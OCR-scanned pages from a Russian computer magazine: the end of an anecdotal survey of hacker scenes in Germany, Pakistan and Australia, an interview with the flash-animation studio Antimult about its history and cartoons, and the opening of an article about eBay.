
Немецкая крэкерская группа Radium занимает ведущие позиции среди взломщиков музыкального софта. Из-за нее в свое время разгорелся настоящий скандал. В WAV-файлах, поставляемых вместе с ОС Windows, при просмотре оных, в блокноте можно увидеть строчку: «LISTB INFOICRD 2000-04-06 IENG Deepz0ne ISFT Sound Forge 4.5. Deepz0ne». Это значит, что файлики создавались с помощью крэкнутой «радиумом» версии SoundForge. DeepZ0ne — это лидер группы. Еще одни известные крэкеры — The German Computer Freaks, которые, помимо прочего, занимаются разработкой эксплойтов.


Очень сильной сейчас стала команда THC (The Hacker's Choice). Эти парни создали брутфорсер Hydra, о котором делал материал NSD, а также написали множество утилит для хака беспроводных сетей. Лидер группы — Ван Хаузер — работает сейчас в Suse Linux.

Любимчиком прессы среди немецких хакеров является Ким Шмитц. 30-тилетний мужик в свое время имел славу хакера-вундеркинда, а после прославился как предприимчивый бизнесмен. Ким создал группу «Молодые хакеры-интеллектуалы против террора», которая ломала происламистские сайты, а однажды даже добралась до счетов Усамы Бен Ладена. По крайней мере, так уверял сам Ким. Не так давно он предлагал скачать всем свою программу Trendax, с помощью которой можно грести деньги лопатой на брокерских биржах, за пользование софтом, правда, требовалось заплатить энную сумму. Увы, не все оценили проект немецкого программиста, итогом стал штраф в несколько сот тысяч долларов и 20 месяцев условного срока.


Германия является страной, где постоянно проходят крупные security-конференции и хакерские тусовки. Чего стоит только Black Hat Security Briefings, ежегодно собирающая ИТ-специалистов со всего мира.

лиентах,





Внимание, разыскивается хакер!



PAKISTAN
/ПАКИСТАН

ПАКИСТАН

Пакистанские хакеры стали известны мировому ИТ-сообществу, когда объявили киберджихад Индии. После прекращения войны в Кашмире хакгруппа G-force взломала 500 индийских сайтов, в том числе правительственных, на которых хакеры размещали лозунг «Аллах Акбар!» и требовали вернуть штат Кашмир Пакистану. Индусы в долгу не остались и распространили вирус Yaha-Q, цель которого заключалась в DDoS-атаках на пакистанские серверы. Как оказалось позже, на Индии пакистанцы только тренировались, так как в сентябре 2001 года начались массированные атаки на правительственные порталы США. Впрочем, в них участвовали не только пакистанцы, но и другие хакеры-мусульмане. Акция была направлена в поддержку Бен Ладена и талибов. Наибольшую активность в этих событиях проявили вышеупомянутая G-Форс, а также «Пакистанский клуб хакеров» во главе с Dr.Nuker-ом. Вообще, взламывать американские сайты стало своего рода традицией у хакеров всего мира. То ли США не любят, то ли президента Буша, а может, статуя Свободы их раздражает?

Практически ничего не слышно об аресте киберпреступников в Пакистане. Есть даже мнение, что деятельность хакеров финансируется на государственном уровне. Так что нашему отделу «К» можно на заметку брать и таланты не сажать, а использовать их во благо страны.

AUSTRAILIA
/АВСТРАЛИЯ

АВСТРАЛИЯ

Не так давно австралийская сцена считалась не менее сильной, чем американская. Да один легендарный Mendax чего стоит! Если кто забыл, напомню, что Мендакс с парой товарищей по группе International Subversives получил полный контроль над крупнейшей телефонной компанией Nortel, работающей по всему миру. При желании ребята могли разнести только зарождавшуюся тогда глобальную сеть, но были пойманы и отсидели свой срок, Мендакс нынче работает в полиции, что-то типа нашего отдела «К», а австралийским компьютерщикам остается только мечтать о былом могуществе. Хотя какие-то экземпляры имеются и тут.

Виток Боден, например, резко невзлюбивший родной Мельбурн и взломавший компьютерную систему управления канализацией города. В результате этого в реки и каналы города хлынули литры нечистот. Загрязнение воздуха и прибрежных вод обошлось злодею двумя годами лишения свободы.

Группа хакеров «Pert» отличилась в вардрайвинге. Точнее, в fly-drivinge. Пролетая над Сиднеем, они взломали около 93 точек Wi-Fi. По их мнению, именно самолет является лучшим местом для взлома беспроводных сетей.

В России все долго переживали насчет баз данных, где была представлена информация о заработной плате москвичей. Это что! Один австралийский хакер, взломав госбанк, опубликовал в сети информацию о 17 000 его клиентах. Причем ни единого цента не прикарманил — вайт хэт, однако. Уголовного дела возбуждено не было, а вот админам банка, полагаю, пришлось несладко.

Из современных групп в Австралии можно отметить разве что S11. Это хакеры-антиглобалисты, занимающиеся, в основном, дефейсом порталов крупных международных компаний. Недавно отметились взломом Nike.com, обвинили кроссовкоделов в спонсировании Олимипиады.

Среди вирмейкеров прославился Mario, автор виря «Second Part To Hell», ставшего первой ласточкой среди червей под Windows vista. Стоит добавить, что первые макровирусы под MS Word были тоже написаны австралийцами, группой Internal. Но в целом нынешняя австралийская сцена меня не впечатлила. Мендакс, вернись!

Убедился, что хакерство вездесуще и не знает границ? То-то же. А ведь я еще не рассказал о голландцах с их выдающимися вирусописателями и фестивалем хакеров в Амстердаме, об Испании с ее сильными сетевыми взломщиками, об Аргентине, где проживает масса разработчиков open-source, Индии, отдельные города которой становятся центрами разработки ПО, превращаясь в азиатские силиконовые долины, и многих, многих других странах и уголках мира. Так что мы, хакеры, скоро проникнем в самые удаленные уголки планеты и установим новый компьютерный мировой порядок. Точная дата этого события будет указана в одном из следующих номеров твоего любимого журнала.

ИНТЕРВЬЮ СО СТУДИЕЙ «АНТИМУЛЬТ»

“СРЕДИ СОВЕТСКИХ МУЛЬТФИЛЬМОВ МАЛО ТАКИХ, КОТОРЫЕ МОГЛИ БЫ ЗАТРОНУТЬ МОЕ ЧЕРСТВОЕ СЕРДЦЕ. ДА И ГОЛЛИВУД В ПОСЛЕДНЕЕ ВРЕМЯ ХАЛЯВИТ. ПОЭТОМУ, КОГДА МНЕ ДОВЕЛОСЬ ПОЗНАКОМИТЬСЯ С ТВОРЕНИЯМИ СТУДИИ АНТИМУЛЬТ, Я БЫЛ ПРИЯТНО УДИВЛЕН. МУЛЬТЫ, КОТОРЫЕ ДЕЛАЮТ ЭТИ РЕБЯТА, СОБРАНЫ НА FLASH, А НЕДОСТАТОК АНИМАЦИИ КОМПЕНСИРУЕТСЯ ГЛУБОКИМИ, АКТУАЛЬНЫМИ ДЛЯ НАШЕГО ВРЕМЕНИ СЮЖЕТАМИ И КЛАССНОЙ ОЗВУЧКОЙ. АНТИМУЛЬТ ПОЯВИЛСЯ СОВСЕМ НЕДАВНО И УЖЕ УСПЕЛ ЗАВОЕВАТЬ СВОЮ АРМИЮ ПОКЛОННИКОВ. ЧТОБЫ УЗНАТЬ ПОДРОБНЕЕ О КОЛЛЕКТИВЕ, КОТОРЫЙ ПРИДУМАЛ ФИНУ И КЛАВДИЮ НИКИТИЧНУ, Я СВЯЗАЛСЯ С ОДНИМ ИЗ РУКОВОДИТЕЛЕЙ СТУДИИ И ЕЕ ИДЕЙНЫМ ВДОХНОВИТЕЛЕМ — МАКСОМ КУДЕРОВЫМ — И ДОГОВОРИЛСЯ ОБ ИНТЕРВЬЮ.”


TEXT MINDW0RK / MINDW0RK@GAMELAND.RU /

Идея создания своего flash-сериала пришла Максиму Кудерову осенью 2002 года, на волне успеха Масяни. В это время вместе с Андреем Саймаковым и Натальей Овчинниковой они выпускали популярную в Тольятти газету «Понедельник». Но замысел Максима друзья поддержали. Первым делом отыскали талантливого художника (Илья Малкин) и аниматора (Илья Никитин), затем арендовали помещение и приступили к разработке концепции будущих проектов. Стараясь не уподобиться многочисленным подделкам, копирующим Масяню, ребята во всем пытались быть неординарными. Так появился слоган «анти», который быстро перерос в «Антимульт» и стал названием студии. Главных персонажей сериала выдумывали все вместе. Фина — красивая, энергичная девушка, руководящая рекламным агентством «АнтиPR», была скопирована с Натальи Овчинниковой, затем появились дизайнер Паша, пожилой креативщик Лев Давыдович, вечно ворчливая уборщица Клавдия Никитична и злоупотребляющий электрик, который в итоге не прижился. Презентация первой серии АнтиPR под названием «Реклама — это главное и основное» состоялась в апреле 2003 года и оказалась на удивление шумной. Не прошел незамеченным и второй мульт серии — «Говно». Студией заинтересовались рекламодатели, и стало, наконец, возможным получать какую-то материальную отдачу от проекта. Продолжая выпускать свой главный сериал про Фину, «Антимульт» экспериментировал с новыми жанрами и стилями. В результате этого появился знаменитый Smoke Kills, который был залит на www.newgrounds.com и завоевал большую популярность среди буржуев. Были попытки спародировать культовый Happy Tree Friends, но затея остановилась на одной единственной серии, так как авторы не хотели оставаться в тени оригинала. Дальше студия постоянно развивалась, коллектив менялся (хотя костяк остался прежним), и на данный момент новые мультфильмы «Антимульта» являются одними из самых ожидаемых в рунете.

mindw0rk: История рождения студии «Антимульт» вкратце изложена на сайте. Тем не менее, хочу задать вопрос, как все было, так как уверен, что самое интересное осталось за кадром. Расскажи неофициальную версию того, как все начиналось, с какими трудностями вам приходилось сталкиваться и как вы их преодолевали.

Макс Кудеров (МК): Мы люди честные, откровенные, в чем-то даже наивные. Поэтому, то, что написано на сайте, — правда, мы ничего не скрывали. Хотя… не помню, написано ли там, что вся затея была начата с единственной мыслью — это единственный проект всероссийского (и даже мирового) масштаба, который мы могли начать у себя в Тольятти, практически не вкладывая денег. Трудностей никаких, в общем-то, и не было: первые года полтора мы не пытались заработать на проекте, выделяя на него из нашего скромного бизнеса еще более скромную сумму. Потом деньги пришли к нам сами. Мы познакомились с нашим поклонником, товарищем Иваном Засурским, из холдинга Rambler, и вскоре мы сделали серию рекламных роликов к 7-летию компании. Все остальное можно прочитать у нас на сайте.

mindw0rk: Хотелось бы побольше узнать о команде студии «Антимульт». У вас на сайте все так кратко, совсем непонятно. В чем проявляется «стремительность» Максима и «медлительность» Андрея? Чем вы увлекаетесь, как проводите время, какие у вас вредные при-


иногда сотрудники работают до поздна…

обед в офисе «Антимульта»

вычки и взгляды на жизнь? Расскажи о каждом человеке в студии, какими их запомнил за время совместной работы. Как пронырливый журналюга, особенно буду рад разным компроматам.

MK: Наше главное преимущество — мы дополняем друг друга. Проявляется это просто: Максим Кудеров немного взбалмошный, весь в новых идеях и стратегических ориентирах, слишком неаккуратен и добр к сотрудникам студии.
Андрей Саймаков — полная противоположность: аккуратен, методичен, взвешен, все делает не спеша и основательно. Прекрасно отвечает за оперативную работу студии, и не только студии. Два таких совершенно противоположных организма прекрасно прижились в совместных проектах с 1998 года. Постепенно стали дополнять друг друга и во внерабочее время. Я научил Андрея пить напитки крепостью выше 15 градусов (водку он до сих пор ни разу не пробовал, коньяком иногда балуется), на горные лыжи его поставил. Андрей меня приучил к аккуратности и определенной приземленности, насколько это было возможно.
Теперь о каждом в студии.
Максим Демкин: художник, честно говоря, придя в студию, понравился своими работами не сразу. Но со временем заметно прогрессировал и теперь является нашей опорой и главным художником. Известен своими безбашенными прическами и любовью к профессиональному фото. На новый год Саша Шаховской ножницами сотворил на голове Макса ирокез, поставив его вертикально раствором сахара.

MK: После появления «Масяни» — в техническом плане мультика предельно примитивного — стали, как грибы после ливня, появляться десятки клонов. И тут вдруг оказалось, что главное — это не нарисовать и анимировать, а придумать, что именно нарисовать. Придумать Идею. Как ее придумать — это все равно, что спросить, а как написать музыкальный хит или интересную книжку. Придумать и все — вот и весь рецепт.
А дальше все просто. Идея в виде сценария пишется на 2—4 страницы в файл Word, распечатывается. По этому сценарию делается раскадровка. В среднем 5-минутный мультфильм — это около 40—50 кадров-планов. Каждый план — это один векторный рисунок, который в дальнейшем создается в Macromedia Freehand, иногда с использованием программы Painter (не путать с Paint!). Но это уже не для Интернета, так как растровые фоны слишком много весят, и никто потом не захочет скачивать 10—15-мегабайтный двухминутный мультик. Векторные изображения фонов и героев анимируются в Flash MX. После этого на самый обычный компьютерный микрофон, с помощью программы Sound Forge пишется звук и в том же Flash MX вставляется в мульт, который мы и закачиваем на сайт или отправляем заказчику на первый просмотр.

mindw0rk: Отдельно хочу похвалить подбор музыки для многих мультов. Андрей Саймаков меломан? Как ему удается так хорошо через музыку передать атмосферу действия?

ПОСЛЕ ПОЯВЛЕНИЯ «МАСЯНИ» — В ТЕХНИЧЕСКОМ ПЛАНЕ МУЛЬТИКА ПРЕДЕЛЬНО ПРИМИТИВНОГО — СТАЛИ, КАК ГРИБЫ ПОСЛЕ ЛИВНЯ, ПОЯВЛЯТЬСЯ ДЕСЯТКИ КЛОНОВ.

Александр Шаховской: немного знает японский, почти не ест, но гениально рисует. Скорее всего, осядет где-нибудь в японской анимационной студии Ghibli.
Сергей Федоров: сначала хотели его уволить за лень и раздолбайство, потом просто урезали зарплату до смешного уровня. Сейчас вроде образумился, даже что-то рисует. Без булок не может прожить и дня.
Павел Кудеров: мой родной брат, анимирует и пишет диплом по специальности «Менеджмент» про нашу студию.
Алексей (ancle) Федотов: мультики про падонкафф на udaff.com — его рук дело. Анимирует для студии «Антимульт».
Антон Мордасов: сочетает в себе два редких таланта: отлично рисует и отлично анимирует. Большинство рекламных роликов студии – его рук дело.
Слава Гуськов: пишет замечательную музыку, в лицензионной озвучке антимультов практически всю музыку написал он вместе со Стасом Казаковым.
Наталья Овчинникова: плещет энергетикой в рекламной тусовке Москвы, половина которой ее уже знает. Озвучивает Фину и привлекает клиентов.
Лида Кудерова: совсем недавно — Лидия Кочережко. Моя жена, а по совместительству менеджер по проектам. Ведет всякую коммерческую анимацию, общается с заказчиками и художниками. Красива, позитивна, активна.

mindw0rk: Я в этом мало, что понимаю, поэтому для меня и таких, как я, расскажи, как происходит процесс создания флеш-мультиков? Как появляется идея, как развивается и превращается в мульт? Сколько нужно людей и времени, какое оборудование и программы вы используете, как происходит взаимодействие команды?


MK: Андрей — меломан еще тот. Держит много редкой и интересной музыки. Фанатеет от Pink Floyd и в марте едет на концерт Гилмора (бывшего гитариста группы) во Франкфурт.
Правда, сейчас, когда проект стал абсолютно легальным, музыку в мультфильмах мы были вынуждены заменить на свою, лицензионную. И саундтрек, конечно, сильно уступает лучшим мировым образцам.

mindw0rk: Мне, как творческому человеку, интересно, откуда сценаристы антимультов берут идеи для новых творений (можно на примере конкретных серий). Приходится придумывать специально, или они появляются сами собой?

MK: Идеи берутся отовсюду. На примере мультфильма «Необратимость»: меня как-то сильно разозлил наш легкий творческий ступор, и я на спор сказал Андрею, что за 10 минут напишу хороший сценарий. Закрылся в комнате и написал ровно за 10 минут. Просто взял и записал то, что было в голове. Пример мультика «Птица». Было две идеи: сделать антимультик про откаты (был слабенький сценарий) и сделать по мотивам фильма «Паук» про странного, непонятного человека. Решили соединить два разных в одном хорошем. А вообще, на каждый сделанный антимультфильм написано в среднем по 3—4 сценария, мы просто выбирали лучшие.

mindw0rk: Какие свои мульты ты считаешь самыми удачными? Мне особенно понравился «Настоящая любовь», но интересно твое мнение.

MK: В каждом мультфильме есть свои изъяны, которые немного режут глаза, кроме одного антимульта, — «Бывший аллах». Еще мне очень нравится «Сасово» и «Птица».


процесс работы

Максим подписывает DVD с работами от «Антимульта»

mindw0rk: Отдельно назови флеш-мультфильмы других авторов, которые ты пересматривал много раз и которые считаешь шедеврами. Как русские, так и зарубежные. Можно со ссылками, чтобы мы могли оценить.

MK: Не могу назвать конкретные мультфильмы, но скажу, что лучшие flash-мультики делают в студии champchaos (champchaos.com, кажется), очень смешно-стильные JoeCartoon (JoeCartoon.com). Наконец, в плане исполнения гениальна серия Joke Of The Day — очень банальные эротические приколы, но выполненные великолепно. Мы у них учились.

mindw0rk: Некоторые считают, что Масяня — по-прежнему остается королевой русского флеша. Насколько тяжело конкурировать со столь раскрученным именем, и поддерживаете ли вы какие-нибудь отношения с mult.ru?

MK: В каком смысле конкурировать? Масяня сделала великое дело: если бы не было Масяни, мы бы не добились такого успеха. Она проложила путь и показала, что интересные зрителю мультики можно делать самому (хотя до Масяни их, конечно, давно уже делали за рубежом). Что касается конкуренции, то заказчиков у нас наверняка намного больше, чем у «мульт.ру». Да и когда это было — Масяня? Вот ты про MS-DOS помнишь? А про Windows 3.11? Надо вперед идти, а не пытаться жить морально устаревшим прошлым. Есть уже новое поколение студий, делающих не менее профессиональный флеш. Например, Tundra в том же Питере. Или Toonguru в Киеве. А Масяня навсегда останется первой королевой флеша.

mindw0rk: В некоторых сериях АнтиPR появляются реальные персонажи: Борис Гребенщиков, Илья Лагутенко, К. Эрнст. Вы не боитесь, что некоторые моменты их могут задеть или даже обидеть? Тот же БГ показан эдаким старым маразматиком. Есть фигуры и посерьезнее — например, Путин. Вдруг не поймет юмора :).

MK: Борис Гребенщиков, посмотрев про себя мультфильм, как нам сказали, совсем не обиделся. Тем более что мультфильм-то неоднозначный. Насчет чертика, похожего на Лагутенко, повара в аду, похожего на Макаревича, и прочих персонажей… если кто и соберется подать на нас в суд — что ж, мы будем только счастливы. Отличная реклама. Насчет Путина — вопрос отдельный. Во-первых, там тонкий юмор и Гаранта Конституции мы никак не оскорбляем. Во-вторых, посмотрев мультфильм Smoke Kills, один из советников Президента, говорят, стал инициатором заказа в нашей студии мультфильма для выступления Путина в Шотландии на собрании "Большой восьмерки".

mindw0rk: Думаю, ваших героев каждый зритель воспринимает по-своему. Кто-то считает Фину очень одинокой, для кого-то она воплощение гулящей девчонки и т.д. А как вы относитесь к своим персонажам, какими их видите? Может быть, вы знаете о героях АнтиPR что-то, чего не знаем мы?

MK: Как раз наоборот, наши зрители знают о наших героях гораздо больше, чем мы. Так же, как любая учительница литературы расскажет о героях Достоевского столько, что сам бы Достоевский с удовольствием бы послушал.

СМЕШИТЬ ЛЮДЕЙ СЛОЖНЕЕ, ЧЕМ «ТРОГАТЬ ДО ГЛУБИНЫ». ПОЭТОМУ В РОССИЙСКОМ КИНЕМАТОГРАФЕ ПОСЛЕДНИЕ ЛЕТ 20 НЕ ДЕЛАЛИ ХОРОШИХ КОМЕДИЙ.

mindw0rk: Как появились на свет ваши основные герои: Фина, Паша, Лев Давыдович, Клавдия Никитична. Есть ли у них прототипы? Насколько я знаю, Фина во многом похожа на Наташу Овчинникову, которая ее озвучивает. А в чем именно? На кого у вас похож Паша и с кого вы скопировали столь колоритную уборщицу?

MK: Все герои родились практически одновременно. А прототипом выступила наша же компания — «Понедельник PR», которую и возглавляла тогда Наталья Овчинникова. И был у нее в чем-то похожий Паша-дизайнер. Остальные — собирательные образы.

mindw0rk: Похожа ли атмосфера в студии АнтиPR на вашу студию?

MK: Ни капли. В нашей студии веселее. На Новый год в тольяттинском офисе вообще соорудили в студии юрту-кальянную и запустили полную ванную живых рыб.

mindw0rk: Я не совсем понял, чем в АнтиPR занимается Лев Давыдыч (кстати, почему у него зеленые волосы)? О нем и его прошлом почему-то совсем не говорится в мультах.


MK: Лев Давыдыч был задуман как неожиданный персонаж — молодящийся дедушка, старающийся поспевать за временем, а потому не чурающийся зеленых волос и порнографии. У нас был задуман еще и электрик–алкоголик, однако пятого персонажа сериал не тянет. Внимание уже теряется.

mindw0rk: С удивлением смотрел последнюю серию «Антинеобратимость». Куда это вы Финочку отправили? Что без нее будут делать Паша и дядя Лева с тетей Клавой, что случилось со студией АнтиPR? Если у Фины есть муж и ребенок, почему про них ничего не говорилось раньше?


MK: «Антинеобратимость» — это последняя серия. В ней как бы скомкана вся жизнь Фины: от детства в Сасово до окончания карьеры. Все предыдущие серии показывали лишь малую часть ее жизни: в самой середине, еще до политического пиара, до развития ее фирмы, замужества и рождения ребенка. Честно говоря, к выпуску нашего DVD мы хотели сделать законченный сериал, с финалом. Но скажу по секрету впервые широкой аудитории, что в феврале стартует продолжение, где Фина возвращается из Тибета. У нас уже лежит три утвержденных сценария первых трех серий, а на подходе — четвертый.

mindw0rk: Что, по-твоему, сейчас способно насмешить людей или затронуть до глубины души? Какие темы больше всего востребованы у современного зрителя?

MK: Смешить людей сложнее, чем «трогать до глубины». Поэтому в российском кинематографе последние лет 20 не делали хороших комедий. Современный зритель не хочет напрягаться, он не хочет много думать, скучать, сильно переживать. Он хочет, как говорят американцы, энтертейнмент — развлечение, где есть качественный сюжет и достойное исполнение.


Макс Кудеров

протеже Фины — Наталья Овчинникова


Слава Гуськов

mindw0rk: У вас часто в мультах проходит тема политики. Насколько я знаю, политика — одна из самых неинтересных компьютерщикам тем. А ведь именно интернетчики — ваши основные зрители. Почему же вы так часто возвращаетесь к этой теме?

MK: Мы показываем ровно столько политики, сколько ее есть в нашей повседневной жизни. Политика — тема неинтересная, но Путин в кимоно и с нунчаками на гвоздике вызывает улыбку. Это политика или уже нет?

mindw0rk: Сюжет или отдельные моменты некоторых серий («Холодное лето», «Птица», «Мама») мне показались немного запутанными. Уверен, молодое поколение может вообще не понять заложенную в глубине идею. Что ты об этом думаешь?

MK: Я думаю, что эти мультфильмы будут смотреть и через 10 лет, и через 20. Это не одноразовые смешинки. А молодое поколение не стоит недооценивать — оно уважает настоящее и глубокое.

mindw0rk: Когда какой-то креативный проект становится популярным, его авторы получают кучу отзывов и предложений. Расскажи про самые интересные письма или посты на форуме, которые тебе доводилось читать.

MK: Интернет — это большей частью анонимная помойка. И форум любого проекта, в том числе нашего, полон негативных отзывов. Нам писали про то, что мы «продались Юкосу», а один мужчина чуть ли не в слезах после мультфильма «Сасово» писал гневное: «Фина не такая! Да она бы никогда!». Давным-давно, когда у нас еще и форума-то не было, а одна гостевая книга, фанаты превратили ее чуть ли не в чат — можно было обновлять каждые 5 минут и читать новые посты.

mindw0rk: За что вас чаще всего ругают поклонники? И за что чаще всего хвалят?

MK: За что хвалят и так понятно, это неинтересно. А вот ругают нас за «плохие сюжеты — сценаристов найдите себе», «у Фины в разных сериях грудь разная — то больше, то меньше», «озвучка плохая», мы «продажные сволочи», у нас «мало юмора». И после каждой серии с самого начала проекта пишут: «Все. ''Антимульт'' сдал». У нас это обычно вызывает улыбку, а защищают в тех же форумах нас наши же фанаты.

mindw0rk: Не задумывались ли вы о создании полноценного флеш-фильма, часа эдак на полтора? Вообще, существует ли что-то подобное, и как ты считаешь, может ли такой проект стать успешным (в том числе коммерчески) в России?

MK: Вполне возможно. Этой весной в России состоится премьера первого полнометражного мультфильма, сделанного на флеш-технологии. Насколько он окупится, сказать сложно, но вполне может быть, потому что сделать качественный полнометражный флеш-мультик можно за $100,000, а мультфильм в традиционной технике обойдется от $1 млн. Хотя, безусловно, флеш сильно уступает в качестве. Тут есть еще одна тонкость. За минуту мультика платят около $40—50, которые еще надо продать. Мы за те же $40—50 делаем секунду коммерческой анимации.

mindw0rk: Планируете ли вы открыть новую серию мультов с совершенно новыми героями? Если даже нет, о чем бы ты хотел сделать новый сериал, имея на это время и возможности?

MK: Да, у нас есть пара замечательных идей, но занятость зарабатыванием денег не позволяет их реализовать. Честно говоря, делать творческий проект типа нашего — весьма трудоемко и совсем невыгодно.

mindw0rk: Как я понимаю, основной доход ваша студия получает от создания рекламных роликов. Вы ищите своих клиентов или клиенты уже находят вас сами?

MK: Благодаря нашему некоммерческому сериалу все клиенты находили нас сами, а не наоборот. Недостатка мы в них не испытывали никогда. Но с открытием московского офиса процесс пошел обоюдный — мы наших клиентов тоже ищем.

mindw0rk: Часто происходит так, что первоначально чисто творческий проект, создаваемый талантливыми людьми, с обретением успеха привлекает кучу спонсоров. И все больше скатывается в коммерцию, теряя креативную жилку. Не боитесь, что это может произойти и с вами? А Паша в следующих мультах начнет рекламировать резиновых Фин, продаваемых в магазине?

MK: Не боимся. С одной стороны, мы с самых первых серий приучили наших зрителей к вполне конкретным вещам вокруг героев, поэтому никто не знает, платят нам за это или нет. Все уже привыкли. Я вообще не понимаю людей, которые, посмотрев какой-нибудь «Дозор», потом плюются: «Фу, реклама Nescafe (Nokia, Mazda, МТС)». Как будто от этого фильм стал хуже. С другой — да, мы будем рады заработать на проекте еще больше денег. Потому что мы любим деньги, мы любим их зарабатывать, любим тратить, любим, когда на карте Visa много нулей. Поэтому отвечаю на твой вопрос вполне конкретно: не боимся, мы этого хотим. Но поверь, результат от этого хуже не станет. Резиновых Фин мы продавать не будем, но только потому, что это не понравится приличным рекламодателям, и мы больше потеряем, чем приобретем. Мы романтичные, циничные люди.

mindw0rk: Как считаешь, можно ли флеш-анимацией сейчас зарабатывать в России приличные деньги? Какие для этого должны быть выполнены условия?

MK: Можно. Я знаю, как минимум, 5 человек, зарабатывающих по $2—3 тысячи в месяц, причем живут они в таких местах, где средняя зарплата $100—300. У нас уже довольно приличный оборот для флеш-студии, но пока еще вкладываем, а не зарабатываем. Мы вложились в создание офиса в Москве, уже месяца 4 вкладываемся в начало производства полнометражного мультфильма по смешанной технологии, близкой к классической анимации и в чем-то ее превосходящей.

mindw0rk: Признание твоей работы у кого доставит тебе наибольшее удовольствие?

MK: У Хаяо Миядзаки и у 12-летнего брата моей жены.

mindw0rk: Есть ли у тебя мечта касаемо Антимульта, которой ты можешь поделиться с нами?

MK: Мы сделаем мультфильм (не на технологии flash), который соберет в мировом прокате $100 миллионов. Это будет наш 4-й или 5-й полнометражный мульт.

BINARY YOUR'S

иди ты на
wap.mtv.ru
MTV
МУЗЫКАЛЬНОЕ ТЕЛЕВИДЕНИЕ™
mtv в твоей мобиле

TEXT MIFRILL / MIFRILL@RIDDICK.RU /

ПОЧЕМ ОПИУМ ДЛЯ НАРОДА?

ВСЯ ПРАВДА О EBAY

Ты хочешь сделать своей подружке на День Рождения необычный подарок в виде шоколадной статуи свободы? Ты закоренелый коллекционер марок и мечтаешь добавить в свою коллекцию марочную серию «Поезда» от 1940 года? Ты миллиардер и подумываешь, не приобрести ли тебе собственный остров в Тихом океане? Несколько лет назад тебе пришлось бы изрядно попотеть, чтобы найти, где достать все это. Но только не сегодня. Так как теперь, чтобы купить самую невообразимую вещь, достаточно ввести в браузер ссылку eBay.com. Все верно, мой сегодняшний рассказ о крупнейшем в мире сетевом аукционе, о котором ты наверняка слышал. Но подробно о нем узнаешь только сейчас.

Самые дорогие и успешные лоты за историю аукциона:

партия в гольф с легендарным гольфистом Тайгером Вудсом ($425,000)

двигатель от самолета Grumman Gulfstream II ($4,9 млн.)

